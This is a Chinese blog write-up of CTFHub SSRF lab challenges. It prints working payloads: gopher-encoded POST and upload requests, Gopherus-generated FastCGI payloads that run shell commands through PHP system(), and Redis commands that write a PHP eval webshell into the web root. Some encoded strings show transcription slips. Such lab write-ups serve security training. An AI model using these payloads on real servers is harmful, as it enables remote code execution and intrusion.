

CTFHub-SSRF-Writeup

原创

含日 于 2021-12-15 14:18:02 发布 2484 收藏

分类专栏: [CTF](#) 文章标签: [安全](#) [web安全](#) [渗透测试](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/liuhanzhe/article/details/121948042>

版权




[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

SSRF



CSDN @含日


内网访问

直接构造访问请求,获取flag

```
?url=127.0.0.1/flag.php
```

伪协议读取文件

根据题目提示使用file://协议，尝试一般web目录/var/www/html/



端口扫描

提示端口范围8000到9000

```
?url=127.0.0.1:8000
```

使用burpsuite对端口进行爆破，即可得到端口，访问获取flag

POST请求

访问/?url=127.0.0.1/flag.ph,返回页面

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Target: http://challenge-49d16fdd76cc4658.sandbox.ctfhub.com:10800

Request

```
GET /?url=127.0.0.1/flag.php HTTP/1.1
Host: challenge-49d16fdd76cc4658.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Wed, 25 Aug 2021 02:01:40 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 131
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
```

```
<form action="/flag.php" method="post">
<input type="text" name="key">
<!-- Debug: key=99cb8729f8a7ba5dcaa367dc092c2f2c-->
</form>
```

Done 457 bytes / 38 millis

包含一个form和隐藏的key，推测需要在form中提交key，F12添加提交按钮


```
<input type="submit" name="sbumit">
```

challenge-49d16fdd76cc4658.sar X +

challenge-49d16fd

提交查询

在页面上提交key, 页面返回"Just View From 127.0.0.1"



可见需要通过SSRF提交请求, 构造POST请求

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1:80
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
```

```
key=99cb8729f8a7ba5dcaa367dc092c2f2c
```

因为通过SSRF, 需要进行两次请求, 所以对请求数据进行2次url编码, 注意使用CRLF, 第一次url编码后需要将%0A替换为%0D%0A,最后得到请求数据

```
POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Type%253A%2520application/x-www-form-urlencoded%250D%250AContent-Length%253A%252036%250D%250A%250D%250Akey%253D99cb8729f8a7ba5dcaa367dc092c2f2c
```

使用gopher发送请求, gopher协议是SSRF中常用的一个协议:

```
gopher://IP:port/_{TCP/IP数据流}
```

得到flag

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Target: http://challenge-49d16fdd76cc4658.sandbox.ctfhub.com:10800

Request

```
GET /?url=gopher://127.0.0.1:80/_POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Type%253A%2520application/x-www-form-urlencoded%250D%250AContent-Length%253A%252036%250D%250A%250D%250Akey%253D99cb8729f8a7ba5dcaa367dc092c2f2c HTTP/1.1
Host: challenge-49d16fdd76cc4658.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Wed, 25 Aug 2021 02:28:30 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 206
Connection: close
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

HTTP/1.1 200 OK
Date: Wed, 25 Aug 2021 02:28:25 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Content-Length: 32
Content-Type: text/html; charset=UTF-8

ctfhub {efe4b886b861255aa98417b8}
```

文件上传

使用file协议查看flag.php，代码检查了上传ip和文件大小，所以需要从127.0.0.1上传非空文件

```
<?php
error_reporting(0);
if($_SERVER["REMOTE_ADDR"] != "127.0.0.1"){
    echo "Just View From 127.0.0.1";
    return;
}
if(isset($_FILES["file"]) && $_FILES["file"]["size"] > 0){
    echo getenv("CTFHUB");
    exit;
}
?>
Upload Webshell
<form action="/flag.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file">
</form>
```

访问 `?url=127.0.0.1/flag.php`，返回一个文件上传form，根据题意需要提交文件获取flag，F12添加提交按钮



提交一个随意非空文件，抓取上传数据包，修改host为127.0.0.1:80

Request

Raw Params Headers Hex

```
POST /flag.php HTTP/1.1
Host: challenge-426ad735267eb08d.sandbox.ctfhub.com:10800
Content-Length: 280
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-426ad735267eb08d.sandbox.ctfhub.com:10800
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryM9A8Pen1AkNIPrWa
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-426ad735267eb08d.sandbox.ctfhub.com:10800/?url=127.0.0.1/flag.php
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17b2f471020f2e-06f3628e7e7e6e-4343363-1fa400-17b2f47102110f5
Connection: close

-----WebKitFormBoundaryM9A8Pen1AkNIPrWa
Content-Disposition: form-data; name="file"; filename="123.txt"
Content-Type: text/plain

123
-----WebKitFormBoundaryM9A8Pen1AkNIPrWa
Content-Disposition: form-data; name="123"

鎖慎氬
-----WebKitFormBoundaryM9A8Pen1AkNIPrWa--
```

CSDN @含日

对上传数据进行二次url编码，注意第一次编码后将%0A替换为%0D%0A，得到编码后的请求数据

```
POST%2520%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%2520280%250D%250ACache-Control%253A%2520max-age%253D0%250D%250AUpgrade-Insecure-Requests%253A%25201%250D%250AOrigin%253A%2520http%253A%252F%252Fchallenge-426ad735267eb08d.sandbox.ctfhub.com%253A10800%250D%250AContent-Type%253A%2520multipart%252Fform-data%253B%2520boundary%253D---WebKitFormBoundaryM9A8PenlAkNIPrWa%250D%250AUser-Agent%253A%2520Mozilla%252F5.0%2520(Windows%2520NT%252010.0%253B%2520Win64%253B%2520x64)%2520AppleWebKit%252F537.36%2520(KHTML%252C%2520like%2520Gecko)%2520Chrome%252F92.0.4515.159%2520Safari%252F537.36%250D%250AAccept%253A%2520text%252Fhtml%252Capplication%252Fxml%252Bxml%252Capplication%252Fxml%253Bq%253D0.9%252Cimage%252Favif%252Cimage%252Fwebp%252Cimage%252Fpng%252C*%252F*%253Bq%253D0.8%252Capplication%252Fsigned-exchange%253Bv%253Db3%253Bq%253D0.9%250D%250AReferer%253A%2520http%253A%252F%252Fchallenge-426ad735267eb08d.sandbox.ctfhub.com%253A10800%252F%253Furl%253D127.0.0.1%252Fflag.php%250D%250AAccept-Language%253A%2520zh-CN%252Czh%253Bq%253D0.9%250D%250ACookie%253A%2520UM_distinctid%253D17b2f471020f2e-06f3628e7e7e6e-4343363-1fa400-17b2f47102110f5%250D%250AConnection%253A%2520close%250D%250A%250D%250A-----WebKitFormBoundaryM9A8PenlAkNIPrWa%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%2522123.txt%2522%250D%250AContent-Type%253A%2520text%252Fplain%250D%250A%250D%250A123%250D%250A-----WebKitFormBoundaryM9A8PenlAkNIPrWa%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522123%2522%250D%250A%250D%250A%25C3%25A6%25C2%25F8%25C2%2590%25C3%25A4%25C2%25BA%25C2%25A4%250D%250A-----WebKitFormBoundaryM9A8PenlAkNIPrWa--
```

使用gopher发送请求，得到flag

The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying a gopher request. The request is a GET to the URL `gopher://127.0.0.1:80/_POST%20%252Fflag.php%2520HTTP%252F1.1%250D%250AHost%253A%2520127.0.0.1%253A80%250D%250AContent-Length%253A%2520280%250D%250ACache-Control%253A%2520max-age%253D0%250D%250AUpgrade-Insecure-Requests%253A%25201%250D%250AOrigin%253A%2520http%253A%252F%252Fchallenge-426ad735267eb08d.sandbox.ctfhub.com%253A10800%250D%250AContent-Type%253A%2520multipart%252Fform-data%253B%2520boundary%253D---WebKitFormBoundaryM9A8PenlAkNIPrWa%250D%250AUser-Agent%253A%2520Mozilla%252F5.0%2520(Windows%2520NT%252010.0%253B%2520Win64%253B%2520x64)%2520AppleWebKit%252F537.36%2520(KHTML%252C%2520like%2520Gecko)%2520Chrome%252F92.0.4515.159%2520Safari%252F537.36%250D%250AAccept%253A%2520text%252Fhtml%252Capplication%252Fxml%252Bxml%252Capplication%252Fxml%253Bq%253D0.9%252Cimage%252Favif%252Cimage%252Fwebp%252Cimage%252Fpng%252C*%252F*%253Bq%253D0.8%252Capplication%252Fsigned-exchange%253Bv%253Db3%253Bq%253D0.9%250D%250AReferer%253A%2520http%253A%252F%252Fchallenge-426ad735267eb08d.sandbox.ctfhub.com%253A10800%252F%253Furl%253D127.0.0.1%252Fflag.php%250D%250AAccept-Language%253A%2520zh-CN%252Czh%253Bq%253D0.9%250D%250ACookie%253A%2520UM_distinctid%253D17b2f471020f2e-06f3628e7e7e6e-4343363-1fa400-17b2f47102110f5%250D%250AConnection%253A%2520close%250D%250A%250D%250A-----WebKitFormBoundaryM9A8PenlAkNIPrWa%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522file%2522%253B%2520filename%253D%2522123.txt%2522%250D%250AContent-Type%253A%2520text%252Fplain%250D%250A%250D%250A123%250D%250A-----WebKitFormBoundaryM9A8PenlAkNIPrWa%250D%250AContent-Disposition%253A%2520form-data%253B%2520name%253D%2522123%2522%250D%250A%250D%250A%25C3%25A6%25C2%25F8%25C2%2590%25C3%25A4%25C2%25BA%25C2%25A4%250D%250A-----WebKitFormBoundaryM9A8PenlAkNIPrWa--`. The response is shown in the 'Response' tab, indicating a successful 200 OK from ctfnub with the flag `fd311b71814da046be48507d0`.

FastCGI协议

fastcgi相关介绍

gopher payload工具

使用gopherus工具生成payload，运行命令 `ls /`

```
(liuhanzhe@kali)~[~/tools/Gopherus]
└─$ python gopherus.py --exploit fastcgi

G O P H E R U S

author: $_SpyD3r_$

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one: /var/www/html/index.php
Terminal command to run: ls /

Your gopher link is ready to do SSRF:

gopher://127.0.0.1:9000/ %01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SERV
ER_SOFTWAREEgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT LENGT
H56%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%200n%0Adisable_functions%20%3D%20%0Aauto_pr
epend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/www/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%0
0%01%04%00%01%00%00%00%00%01%05%00%01%008%04%00%3C%3Fphp%20system%28%27ls%20/%27%29%3Bdie%28%27----Made-by
-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00

-----Made-by-SpyD3r-----


(liuhanzhe@kali)~[~/tools/Gopherus]
└─$
```

CSDN @含日


进行url编码后得到提交payload

```
gopher%3A%2F%2F127.0.0.1%3A9000%2F_%2501%2501%2500%2501%2500%2508%2500%2500%2500%2501%2500%2500%2500%2500%2501%2504%2500%2501%2501%2504%2504%2500%250F%2510SERVER_SOFTWAREgo%2520%2F%2520fcgiclient%2520%250B%2509REMOTE_ADDR127.0.0.1%250F%2508SERVER_PROTOCOLHTTP%2F1.1%250E%2502CONTENT_LENGTH56%250E%2504REQUEST_METHODPOST%2509KPHP_VALUEallow_url_include%2520%253D%2520n%250Adisable_functions%2520%253D%2520%250Aauto_prepend_file%2520%253D%2520php%253A%2F%2Finput%250F%2517SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%250D%2501DOCUMENT_ROOT%2F%2500%2500%2500%2500%2501%2504%2500%2501%2500%2500%2500%2500%2501%2505%2500%2501%25008%2504%2500%253C%253Fphp%2520system%2528%2527ls%2520%2F%2527%2529%253Bdie%2528%2527----Made-by-SpyD3r-----%250A%2527%2529%253B%253F%253E%2500%2500%2500%2500
```


发送请求，获取 / 下目录情况,发现flag文件




使用gopherus工具生成payload，运行命令 `cat /flag_14e0ba551d369f7992793e0b62395dc5`



进行url编码后得到提交payload

```
gopher%3A%2F%2F127.0.0.1%3A9000%2F_%2501%2501%2500%2501%2500%2508%2500%2500%2500%2501%2500%2500%2500%2500%2500%2504%2500%2501%2501%2504%2504%2500%2501%2501%2504%2504%2500%250F%2510SERVER_SOFTWAREgo%2520%2F%2520fcgiclient%2520%250B%2509REMOTE_ADDR127.0.0.1%250F%2508SERVER_PROTOCOLHTTP%2F1.1%250E%2502CONTENT_LENGTH94%250E%2504REQUEST_METHODPOST%2509KPHP_VALUEallow_url_include%2520%253D%2520n%250Adisable_functions%2520%253D%2520%250Aauto_prepend_file%2520%253D%2520php%253A%2F%2Finput%250F%2517SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%250D%2501DOCUMENT_ROOT%2F%2500%2500%2500%2500%2501%2504%2500%2501%2500%2500%2500%2500%2500%2501%2505%2500%2501%2500%255E%2504%2500%253C%253Fphp%2520system%2528%2527cat%2520%2Fflag_14e0ba551d369f7992793e0b62395dc5%2527%2529%253Bdie%2528%2527----Made-by-SpyD3r----%250A%2527%2529%253B%253F%253E%2500%2500%2500%2500
```

发送请求，获得flag



Redis协议

浅析Redis中SSRF的利用

redis写shell命令如下

```
flushall
set 1 '<?php eval($_GET["feng"]);?>'
config set dir /var/www/html
config set dbfilename feng.php
save
```

使用gopherus工具生成redis攻击payload

```
(liuhanzhe@kali) - [~/tools/Gopherus]
$ python gopherus.py --exploit redis
master

G O P H E R U S
author: $_SpyD3r_$

Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): PHPShell

Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell):

Your gopher link is Ready to get PHP Shell:

gopher://127.0.0.1:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2434%0D%0A%0A%0A%3C%3Fphp%20system%28%24_GET%5B%27cmd%27%5D%29%3B%20%3F%3E%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0A%243%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0A%249%0D%0A%249%0D%0Ashell.php%0D%0A%2A1%0D%0A%244%0D%0A%244%0D%0Asave%0D%0A%0A

When it's done you can get PHP Shell in /shell.php at the server with `cmd` as parmeter.

—Made-by-SpyD3r—
```

CSDN @含日

进行url编码得到请求payload

```
